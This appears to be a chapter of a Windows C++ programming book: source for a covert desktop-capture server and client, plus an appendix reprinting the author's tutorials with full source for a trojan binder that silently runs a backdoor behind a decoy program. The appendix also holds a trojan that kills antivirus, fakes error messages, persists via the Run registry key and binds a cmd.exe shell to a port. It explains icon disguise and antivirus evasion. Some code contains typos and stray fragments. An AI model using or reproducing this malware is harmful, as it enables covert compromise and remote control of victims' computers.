


Fig 9-1: The Client Interface for Remote Monitoring system

The button Capture will retrieve the desktop image of the remote computer on which the server program is running. The server program's job is to capture the desktop, convert to pixels and send the pixel streams to the client program. The client program will receive the pixels and display the captured desktop image in the big picture box located just below the buttons.

Client Program Source Code

The server source code is made of the following files:

Source Files

```
main.cpp
network.cpp
graphics.cpp
resource.rc
```

Header Files

```
definitions.h
network.h
graphics.h
resource.h
```

Main.cpp

This file is the standard main.cpp file which is identical with all the previous chapters. The only changes will always be the switch statement. Each time we want to add a new functionality, just add another case and its corresponding function to the switch(). Then implement the new function inside a separate file. Finally, add the header file containing the function prototype. This methodology makes our programs easy to build and maintain.

```
////////////////////
//  main.cpp
////////////////////

#include <windows.h>
#include "resource.h"
#include "network.h"
#include "graphics.h"

BOOL CALLBACK Callback(HWND,UINT,WPARAM,LPARAM);
HWND hDlg;

int WINAPI
WinMain(HINSTANCE h, HINSTANCE p,LPSTR s, int n)//we only use h
{
    hDlg = CreateDialog(h,MAKEINTRESOURCE(ID_FORM),0,Callback);

    ShowWindow(hDlg,SW_SHOWNORMAL);

    MSG msg;
    while(GetMessage(&msg,hDlg,0,0))//0 is WM_QUIT
    {
        if (!IsDialogMessage (hDlg, &msg))
        {
            TranslateMessage (&msg);
            DispatchMessage (&msg);
        }
    }
}
```

```

    return 0;
}

BOOL CALLBACK Callback(HWND hwnd,UINT message,WPARAM wParam,LPARAM lParam)
{
    static SOCKET Socket;
    char szIP[48]={0};

    switch(message)
    {
        case WM_COMMAND:
            switch(LOWORD(wParam))
            {
                case ID_CONNECT:
                    GetDlgItemText(hDlg, ID_TEXTBOX, szIP, 48);
                    Socket=Connect(szIP);
                    break;

                case ID_CAPTURE:
                    Graphics(hwnd,Socket);//the new function
                    break;

                case ID_QUIT:
                    send(Socket,"9",2,0);
                    PostQuitMessage(0);
            }
            break;
    }

    return 0;
}

```

Network.cpp

```

//network.cpp
#include <windows.h>
#include "definitions.h"
#include "network.h"

SOCKET Connect(char *szIP)
{
    WSADATA wsadata;
    WSStartup(MAKEWORD(2,0), &wsadata);

    INTERNETADDRESS Address;

    SOCKET Socket = socket(PF_INET, SOCK_STREAM, 0);

    Address.sin_family = AF_INET;
    Address.sin_port = htons(33333);
    Address.sin_addr.s_addr = inet_addr(szIP);

    int Size = sizeof(Address);
    int ret=connect(Socket, (ADDRESS)&Address,Size);

    if(ret==SOCKET_ERROR)
    {
        MessageBox(0,"Could not connect to server","ERROR",MB_OK);
    }
}

```

```

        return 0;
    }
    else
        return Socket;
}

```

Graphics.cpp

```

//graphics.cpp
#include <windows.h>
#include "graphics.h"
#include "resource.h"

void Graphics(HWND hwnd, SOCKET Socket)
{
    int maxX=640, maxY=480;
    long numbytes;

    //Ask server to transmit
    send(Socket, "1", 2, 0);

    //Receive the Pixels
    long MaxBytes=sizeof(COLORREF)*maxY*maxX;
    COLORREF *Colorref = (COLORREF *)LocalAlloc(LPTR, MaxBytes);
    memset(Colorref, 0, sizeof(Colorref));
    long totalRecv=0;
    do{

        numbytes=recv(Socket, (char *)Colorref, MaxBytes, 0);
        memmove((char *)Colorref+totalRecv, (char *)Colorref, numbytes);
        totalRecv+=numbytes;

    }while(totalRecv < MaxBytes);

    //Get Client Area to Output Pixels
    HWND hStatic=GetDlgItem(hwnd, ID_PICBOX);
    HDC hdc=GetDC(hStatic);

    //Output Pixels
    COLORREF ColorPixel;
    int y,x,i=0;
    for(y=0; y<=maxY-1; y++)
    {
        for(x=0; x<=maxX-1; x++)
        {
            ColorPixel=*(Colorref + i++);
            SetPixel(hdc, x, y, ColorPixel);
        }
    }

    ReleaseDC(hStatic, hdc);

    LocalFree(Colorref);
}

```

Resource.rc

After adding resource.rc to the Source Files folder, use App Studio to design the the Dialog Box in Fig 9-1. Name the Dialog Box objects with the ID's below:

ID_FORM	- Dialog Box
ID_CONNECT	- Connect Button
ID_QUIT	- Quit Button
ID_TEXTBOX	- Edit Box
ID_CAPTURE	- Capture Button
ID_PICBOX	- Picture Object

Definitions.h

```
//definitions.h
#ifndef DEFINITIONS_H_
#define DEFINITIONS_H_

#include <winsock.h>
#pragma comment(lib, "wsock32.lib")
typedef struct sockaddr_in  INTERNETADDRESS;
typedef struct sockaddr*    ADDRESS;

#endif
```

Graphics.h

```
#ifndef GRAPHICS_H_
#define GRAPHICS_H_

void Graphics(HWND, SOCKET);

#endif
```

Network.h

```
#ifndef NETWORK_H_
#define NETWORK_H_

SOCKET Connect(char *szIP);

#endif
```

Resource.h

This header file is autogenerated by App Studio. Just insert it into the Header Files folder after it has been generated.

Server Source Code

The server source code runs quietly on the computer that is to be monitored. Therefore it does not have a GUI nor command line when run. Once started it listens on port 33333 for the client program to connect. It consists of only 4 files:

Source Files

main.cpp
capture.cpp

Header Files

definitions.h
capture.h

Main.cpp

```

////////////////////////////////////
//      Captures Desktop and sends to Client
////////////////////////////////////

#include <windows.h>
#include "definitions.h"
#include "capture.h"

int WINAPI
WinMain(HINSTANCE hThisInst, HINSTANCE hPrevInst, LPSTR lpszArgs, int nWinMode)
{
    WSADATA wsadata;
    WSASStartup(MAKEWORD(2,0), &wsadata);

    SOCKET Socket = socket(PF_INET, SOCK_STREAM, 0);

    INTERNETADDRESS Address;
    Address.sin_family = AF_INET;
    Address.sin_port = htons(33333);
    Address.sin_addr.s_addr = INADDR_ANY;
    int Size = sizeof(Address);
    bind(Socket, (ADDRESS)&Address, Size);

    listen(Socket, 1);
    SOCKET Accepted = accept(Socket, (ADDRESS)&Address, &Size);

    while(TRUE)
    {
        char Command[2];
        recv(Accepted, Command, 2, 0);

        switch(atoi(Command))
        {
            case 1:
                CaptureScreen(Accepted);
                break;

            case 9:
                WSACleanup();
                return 0;
        }
    }
}

```



```

        return 0;
    }

```

Capture.cpp

```

#include <windows.h>
#include "capture.h"

void CaptureScreen(SOCKET Socket)
{
    HWND hwndDesktop = GetDesktopWindow();
    HDC hdcDesktop = GetDC(hwndDesktop);

    int maxX=640, maxY=480;

    HDC memdc = CreateCompatibleDC(hdcDesktop);
    HBITMAP hbit = CreateCompatibleBitmap(hdcDesktop, maxX, maxY);

    SelectObject(memdc, hbit);

    //copy the desktop to memory
    BitBlt(memdc, 0, 0, maxX, maxY, hdcDesktop, 0, 0, SRCCOPY);

    ReleaseDC(hwndDesktop, hdcDesktop);

    //----- Get Pixels -----
    long MaxBytes=sizeof(COLORREF)*maxY*maxX;

    COLORREF *Colorref = (COLORREF *)LocalAlloc(LPTR, MaxBytes);

    int y,x;
    unsigned long i = 0;

    for(y = 0; y <=maxY-1; y++)
    {
        for(x = 0; x <=maxX-1; x++)
        {
            *(Colorref + i++) = GetPixel(memdc, x, y);
        }
    }

    //----- Send the Pixels -----
    long totalSent=0, numbytes=0;

    do
    {
        numbytes=send(Socket, (char *)Colorref+totalSent, MaxBytes, 0);
        if(numbytes>=0) totalSent+=numbytes;
    }while(totalSent < MaxBytes);

    LocalFree(Colorref);

    CloseHandle(hwndDesktop);
}

```

Definitions.h

This file is identical to the Client's definitions.h header file.

Capture.h

```
#ifndef CAPTURE_H_
#define CAPTURE_H_

void CaptureScreen(SOCKET Socket);

#endif
```

Improvements

To improve the client program, you could disable the Capture button while the desktop image is being downloaded. This is to prevent the program from crashing if the user clicks the Capture button while the pixels are being transferred. After each complete transfer of the image, the program may reenale the button again.

Alternatively, you could use semaphores to lock the critical section of the graphics() function of the graphics.cpp file, so that only one thread may run the graphics() function at a time. The relevant semaphore functions:

```
HANDLE hSema; //as a global variable
hSema=CreateSemaphore(NULL,1,1,NULL); //inside WinMain( )
WaitForSingleObject(hSema,INFINITE); //start of critical region
ReleaseSemaphore(hSema,1,NULL); //unlock critical region
```

APPENDIX A

Appendix A contains some articles I wrote some years ago on writing Trojan Wrappers and also Trojan Programming.

BINDER AND XTRACTOR

INTRODUCTION

This paper will explain how RATs (Remote Access Tools, aka. Backdoors) are binded/wrapped/joined with a legitimate program to create a Trojan.

TROJAN CREATION PRINCIPLES

A Trojan usually consists of 3 files packed together

1. A stub program – this is used to extract and execute the other 2 files below.
2. The RAT – ie, Remote Access Tool, or backdoor program, which runs hidden
3. The legitimate program – usually a game, screensaver, or greeting card, etc

The program that concatenates all three files are called by various names, eg, binder, wrapper, joiner, injector, inserter, dropper, etc.

The whole idea is to create a packed file whose icon resembles that of a legitimate or expected program. For example, using email as a vector of attack, a hacker would bind an e-greeting card with a RAT, eg, bo2k.exe and send it to the target. The attacker uses social engineering (deception), by convincing the target user with email messages, to open the attachment. The user sees the icon and is misled into thinking that it is a real e-greeting card and opens it. The RAT is installed hidden whilst the e-greeting card opens. The attacker then connects to the RAT's backdoor.

XTRACTOR

The stub program must be created first, it is called the xtractor.exe in the example in this paper. It should be a “win32 Application”, not a “win32 Console Application”. This is because of two reasons. First, we want it to run without popping open the DOS window when it runs. Secondly, we wish to make full use of the .rc resources, specifically the ability to switch and assign .ico icon files. Basically it works by reading itself and seeks the other two files by calculating the offsets (in bytes) from the beginning of the file. Then, it copies the two files out and runs them. This stub program is made up of the following files:

```
xtractor.cpp – the main file
xtractor.rc  - the resource file which specifies the icon to use
inti.ico    - the icon, we need this so that we can change it later to match the
               legitima program icon.
```

The attacker firsts calculates the sizes of the three files sizes by right clicking on the file then clicking “properties” and noting the “Size:” in brackets. These three variables are then initialized with the values obtained:

```
long stubsize=167985;
long ratsize=78874;    //eg, bo2k.exe
long legitsize=50960;  //eg, notepad.exe
```

Note that `legitsize` is the file size of the legitimate program, ie, the program the user is expecting to receive.

Note however, that `stubsize` can only be determined after compiling `xtractor.exe`, filling in the correct value in the variable and recompiling again.

The `xtractor.cpp` first finds out what it is called:

```
getmyname(progname);
```

This is necessary because the attacker may have renamed the `xtractor.exe` file to something else, eg, `winmgt.exe` to deceive the victim.

It then extracts the RAT:

```
fseek(fp, (stubsize*sizeof(char)), SEEK_SET);
file_xtract(fp, "rat.exe", ratsize);
```

followed by the extraction of the legitimate program:

```
fseek(fp, (stubsize+ratsize)*sizeof(char), SEEK_SET);
file_xtract(fp, "legit.exe", legitsize);
```

The extracted programs are saved as `rat.exe` and `legit.exe`.

And runs the legitimate program visibly:

```
WinExec("legit.exe",SW_SHOW);
```

It then runs the RAT hidden:

```
WinExec("rat.exe",SW_HIDE);
```

BINDER

The function of the binder is to concatenate 3 files together in this order:

```
xtractor.exe
rat.exe
program.exe
```

and save the output as xtractor.exe, which could then be renamed to any file. The icon however should be changed when xtractor.cpp was being coded by changing the .ico file. Binder is a “win32 Console Application”, ie, it runs within a DOS window.

When run, this is the output:

```
Inti Binder - coded by IISRG
for Educational Purposes Only
=====

[1] Enter RAT [backdoor] file: bo2k.exe
[2] Copy operation successful

[3] Enter a real executable file, eg games, etc: WetWoman.exe

[4] Copy operation successful
```

The output file is the same as the original stub file, ie, xtractor.exe, but the size is bigger because the RAT and the legit files have been appended to it. Note also, that if you changed the default icon of the original stub file, the size of the stub also changes, and you will need to recompile, get the new size and insert it into the `stubsize` variable and recompile again.

The program declares two files:

```
char source[80], destination[]="xtractor.exe";
```

The source is the one the user supplies, but the destination is fixed as xtractor.exe, ie, the stub file. The program prompts the user to enter the RAT file and appends it to the stub file:

```
printf("\n[1] Enter RAT [backdoor] file: ");
gets(source);

file_copy( source, destination );
```

The program then prompts the user to enter the legitimate file and appends it to the stub and RAT:

```
printf("\n[3] Enter a real executable file, eg games, etc: ");
gets(source);
file_copy( source, destination );
```

The file_copy function opens the source file for reading-bytes (random access file processing):

```
fsource = fopen( sourcename, "rb" )
```

and opens the stub file for appending-bytes:

```
fstub = fopen( stubname, "ab" );
```

Read one byte at a time from the source; if end of file has not been reached, write the byte to the stubfile:

```
while (1)
{
    c = fgetc( fsource );

    if ( !feof( fsource ) )
        fputc( c, fstub );
    else
        break;
}
```

NOTES

The code could be improved by letting the binder program determine the file sizes of the RAT and legit files and appending it to the stubfile. When the stub file program runs, it seeks the file sizes, eg, long x and long y and reads the next x bytes and copies out to RAT file and the next y bytes and copies it out to legit file. This way, we do not have to manually compile and recompile the stub file each time we bind programs to create new Trojans. The stub file can be made to be of a fixed size. The stub file would be called stub.exe, each time the binder runs, it copies stub.exe to another filename which the user specifies, eg, winmgt.exe. The RAT and legit progs are then obtained and appended to winmgt.exe.

BUG

Xtractor's icon must be changed programmatically in the MSVC++ workspace. If you changed the icon using Restorator, Iconedit, Iconplus or other icon changer programs, the Trojan fails to run.

SOURCE CODES

XTRACTOR

xtractor.cpp

```

////////////////////////////////////
//                                XTRACTOR.EXE
//
//                                - the stub file for trojan binding
//
//                                by IISRG
//                                Jan 25, 2004
//
//                                - for Educational Purposes Only
//
////////////////////////////////////
#include <stdlib.h>
#include <stdio.h>
#include <io.h>
#include <windows.h>

int file_xtract(FILE *fd, char *outfile, long filesize);
int getmyname(char *myname);

int WINAPI
WinMain(HINSTANCE hThisInst, HINSTANCE hPrevInst, LPSTR lpszArgs, int nWinMode)
{
    FILE *fp;

    char progame[64];

    getmyname(progame);

    //MessageBox(0,progame,"progame",0);

    if ( (fp = fopen(progame, "rb")) == NULL)
    {
        fprintf(stderr, "\nError opening file.");
        exit(1);
    }

    //OFFSETS
    //Get these file sizes by right clicking on the file | properties
    //Note the Size in brackets.
    //long stubsize=167985; //using default icon
    long stubsize=172081; //using wetwoman icon
    long ratsize=78874;    //eg, bo2k.exe
    long legitsize=368640; //eg, wetwoman.exe

    //-----Extract the RAT -----
    if ( (fseek(fp, (stubsize*sizeof(char)), SEEK_SET)) != 0)
    {
        fprintf(stderr, "\nError using fseek().");
        exit(1);
    }

    if(!file_xtract(fp,"rat.exe",ratsize))
    {
        MessageBox(0,"file_xtract RAT","Error",0);
    }
}

```

```

        fclose(fp);
        return 0;
    }

    //-----Extract the Legit Program -----
    rewind(fp);
    if ( (fseek(fp, (stubsiz+ratsize)*sizeof(char), SEEK_SET)) != 0)
    {
        fprintf(stderr, "\nError using fseek().");
        exit(1);
    }

    if(!file_xtract(fp, "legit.exe", legitsize))
    {
        MessageBox(0, "file_xtract Legit", "Error", 0);
        fclose(fp);
        return 0;
    }

    //Optional: Fake Error Message
    //MessageBox(0, "Page Fault at module 0x12400FF", "FAKE ERROR
MESSAGE", MB_ICONERROR);
    //Run the legit prog
    WinExec("legit.exe", SW_SHOW);

    //Run the RAT
    WinExec("rat.exe", SW_HIDE);

    fclose(fp);
    return(0);
}

int file_xtract(FILE *fd, char *outfile, long filesize)
{
    FILE *fnew;
    int c,i;

    /* Open the destination file for writing in binary mode. */

    if ( ( fnew = fopen(outfile, "wb" ) ) == NULL )
    {
        //MessageBox(0, "file_xtract
        return 0;
    }

    /* Read one byte at a time from the source; if end of file */
    /* has not been reached, write the byte to the */
    /* destination. */

    for(i=1;i<=filesize;i++)
    {
        c = fgetc( fd );
        fputc( c, fnew );
    }

    fclose ( fnew );
    return(1);
}

// Copies the filename of the current program into myname
int getmyname(char *myname)
{
    char          *p;

```



```

char          *q;
int           quote;

p = GetCommandLine();
q = myname;

if (*p == '"')
{
    quote = 1;
    *p++;
}
else
    quote = 0;

while (*p && ((quote && (*p != '"')) || (!quote && (*p != ' '))))
    *q++ = *p++;
*q = 0;

return 1;
}

```

xtractor.rc

MyIcon ICON wetwoman.ico

xtractor.ico

The WetWoman icon extracted from WetWoman.exe greeting card

BINDER

binder.c

```

////////////////////////////////////
//                               BINDER.EXE
//
//                               - to bind xtractor.exe stub to any
//                               executables and RATs in this format:
//
//                               1.  xtractor.exe
//                               2.  RAT
//                               3.  a legitmate executable, eg games,
//                                   greetings
//
//                               by IISRG
//                               Jan 25, 2004
//
//                               - for Educational Purposes Only
//
////////////////////////////////////

```

```

#include <stdio.h>

int file_copy( char *oldname, char *newname );

main()
{

```

```

char source[80], destination[]="xtractor.exe";

//-----Greetings -----
printf("\n\nInti Binder - coded by IISRG\nfor Educational Purposes Only\n");
printf("=====\n\n");

//-----Bind the RAT -----
printf("\n[1] Enter RAT [backdoor] file: ");
gets(source);

if ( file_copy( source, destination ) == 0 )
    puts("[2] Copy operation successful");
else
{
    fprintf(stderr, "Error during copy operation");
    return 0;
}

//----Bind the real executable file, eg games, etc-----
printf("\n[3] Enter a real executable file, eg games, etc: ");
gets(source);
if ( file_copy( source, destination ) == 0 )
    puts("\n[4] Copy operation successful");
else
{
    fprintf(stderr, "Error during copy operation");
    return 0;
}

return(0);
}

int file_copy( char *sourcename, char *stubname )
{
    FILE *fsource, *fstub;
    int c;

    // Open the source file for reading in binary mode.
    if ( ( fsource = fopen( sourcename, "rb" ) ) == NULL )
        return -1;

    // Open the destination file for appending in binary mode. */
    if ( ( fstub = fopen( stubname, "ab" ) ) == NULL )
    {
        fclose ( fsource );
        return -1;
    }

    // Read one byte at a time from the source; if end of file
    // has not been reached, write the byte to the destination.
    while (1)
    {
        c = fgetc( fsource );

        if ( !feof( fsource ) )
            fputc( c, fstub );
        else
            break;
    }

    fclose ( fstub );
    fclose ( fsource );
    return(0);
}

```

TROJAN PROGRAMMING

INTRODUCTION

This paper describes how to write a simple Trojan to demonstrate some basic functionalities inherent in most Trojans. We shall call it Inti Trojan (intitrojan.exe).

FUNCTIONALITIES

Kills Antivirus auto-protect, gives fake error message, runs program user expects visibly, modifies Registry, copies itself to hard disk, runs backdoor on port 33334. Attacker connects with telnet or netcat and gets a command shell: C:\

I have deliberately excluded keylogging, remote Desktop capture, e-mailing IP address of victim machine in order to keep the code brief and so as to facilitate easy demonstration of basic Trojan functionality.

FILES

intitrojan.cpp

This is the main program which calls the other functions.

portbind.cpp

This function binds the cmd.exe shell to a port, in this case we use port 33334.

portbind.h

The header file for portbind.cpp. Include this in intitrojan.cpp:

```
#ifndef _PORTBIND_H_
#define _PORTBIND_H_
void portbind(void);
#endif
```

intitrojan.rc

This is the resource file which defines the icon to be used for the program:

```
MyIcon ICON notepad.ico
```

notepad.ico

This is the icon extracted from Microsoft's notepad.exe program.

ICON EXTRACTION

In order to trick the victim into executing the Trojan, we need to change the icon. A tool which can extract icons and use them for our Trojan is Restorator. You may try other similar programs which is you might prefer.

Figure A shows Restorator being used to extract the notepad icon.




Fig. A. Extracting notepad's icon from notepad.exe

Save the icon as notepad.ico

You can now use the notepad.ico icon in your Microsoft Visual C++

HOW IT WORKS

The program first kills Norton Antivirus Auto-protect:

```
WinExec("net stop Navapsvc", SW_HIDE);
```

It then, checks to see if the computer has been infected with intitrojan.exe:

```
FILE *fd=fopen("C:\\intitrojan.exe","r");
```

If it has not been infected, it will give a fake error message and then run the notepad.exe program:

```
if(fd==NULL)
{
    //Fake an Error Message
    MessageBox(0,
    "Notepad.exe has caused a page fault at module 0x00127AFF",
    "ERROR",MB_ICONERROR);

    //Run notepad.exe or any other program
    //which the User is expecting
    WinExec("C:\\WINNT\\notepad.exe",SW_SHOW);
}
```

The above code is what makes a Trojan a Trojan. It misleads the User into thinking that he is opening a notepad text file. The fake error message is a bit of social engineering so that the user will not get suspicious when notepad.exe opens up blank.

It then copies itself to the root directory "C:\\":

```
CopyFile("intitrojan.exe","C:\\intitrojan.exe",TRUE);
```

The last parameter is TRUE, meaning that it will not overwrite if the file already exists.

It then calls the function:

```
insertregistry();
```

to create a new string in the registry key:

```
HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run
```

as the string Value name: "intitrojan" and Value data: "C:\\intitrojan.exe", so that it will start whenever Windows restarts, ie, whenever there is a reboot or a logoff and a re-logon.

And finally, it starts a service to bind cmd.exe to port 33334:

```
portbind();
```

COMPILING

Fig B shows the Microsoft Visual C++ workspace. Put portbind.h in the folder Header Files and all the rest in Source Files. The intitrojan.rc resource file should be edited by Wordpad and added to the folder Source Files. Do not autogenerate with MSVC. The notepad.ico is put in the same folder as all the other files, but will not show on the tree.




Fig B. Compiling with Microsoft Visual C++

TROJANIZING OTHER PROGRAMS

To trojanize other programs, change the fake error message to reflect the trojanized program. For example, if you are trojanizing winword.exe, then do this:

```
MessageBox(0,
    "winword.exe has caused a page fault at module 0x00127AFF",
    "ERROR", MB_ICONERROR);

WinExec("C:\\Program Files\\MicrosoftOffice\\Office\\winword.exe", SW_SHOW);
```

Use Restorator to extract the winword.exe's icon and put it into MSVC++ compiler.

OBSERVATION

Writing your own Trojans is one of the best ways to bypass Antivirus. The program can be customized to kill any AV, IDS and host-based FW, using

WinExec("net stop ...",SW_HIDE) and RegDeleteValue()
SOURCE CODES

intitrojan.cpp

```

////////////////////////////////////
//      INTI TROJAN
//
//      coded by IISRG
//      Jan 23, 2004
//
//      How To Use:
//
//      The executable is intitrojan.exe, but can be
//      renamed to intitrojan.scr - screensaver
//      or, even www.intitrojan.com - just change the
//      icon to IE
////////////////////////////////////

#include <windows.h>
#include <winsock.h>
#include <stdio.h>
#include "portbind.h"

void insertregistry(void);

int WINAPI
WinMain(HINSTANCE hThisInst, HINSTANCE hPrevInst, LPSTR lpszArgs, int nWinMode)
{
    //Turn off Norton AV Auto-protect
    WinExec("net stop Navapswvc",SW_HIDE);

    FILE *fd=fopen("C:\\intitrojan.exe","r");
    if(fd==NULL)
    {
        //Fake an Error Message
        MessageBox(0,
            "Notepad.exe has caused a page fault at module 0x00127AFF",
            "ERROR",MB_ICONERROR);

        //Run notepad.exe or any other program
        //which the User is expecting
        WinExec("C:\\WINNT\\notepad.exe",SW_SHOW);
    }

    CopyFile("intitrojan.exe","C:\\intitrojan.exe",TRUE);

    insertregistry();
    portbind();
    return 0;
}

```

```

void insertregistry()
{
    //"HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run";

    HKEY key; LONG res;
    res = RegOpenKeyEx(HKEY_LOCAL_MACHINE,
                      "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run",
                      0,
                      KEY_READ|KEY_WRITE,
                      &key);

    if (res!=ERROR_SUCCESS)
    {
        MessageBox(0,"RegOpenKeyEx","Error",0);
        return;
    }

    /*
    DWORD size=0; char *value;
    res=RegQueryValueExA(key, "WinVNC", 0, NULL, NULL, &size);
    if (res!=ERROR_SUCCESS)
    {
        MessageBox(0,"RegQueryValueExA - First","Error",0);
        RegCloseKey(key);
        return;
    }

    value = (char *)HeapAlloc(GetProcessHeap(), 0, size);

    res=RegQueryValueExA(key, "WinVNC", 0, NULL, (unsigned char*)value, &size);

    if (res!=ERROR_SUCCESS)
    {
        MessageBox(0,"RegQueryValueExA - Second","Error",0);
        RegCloseKey(key);
        return;
    }
    */

    char buffer[]="C:\\intitrojan.exe";
    res = RegSetValueEx(key,"intitrojan", 0, REG_SZ,
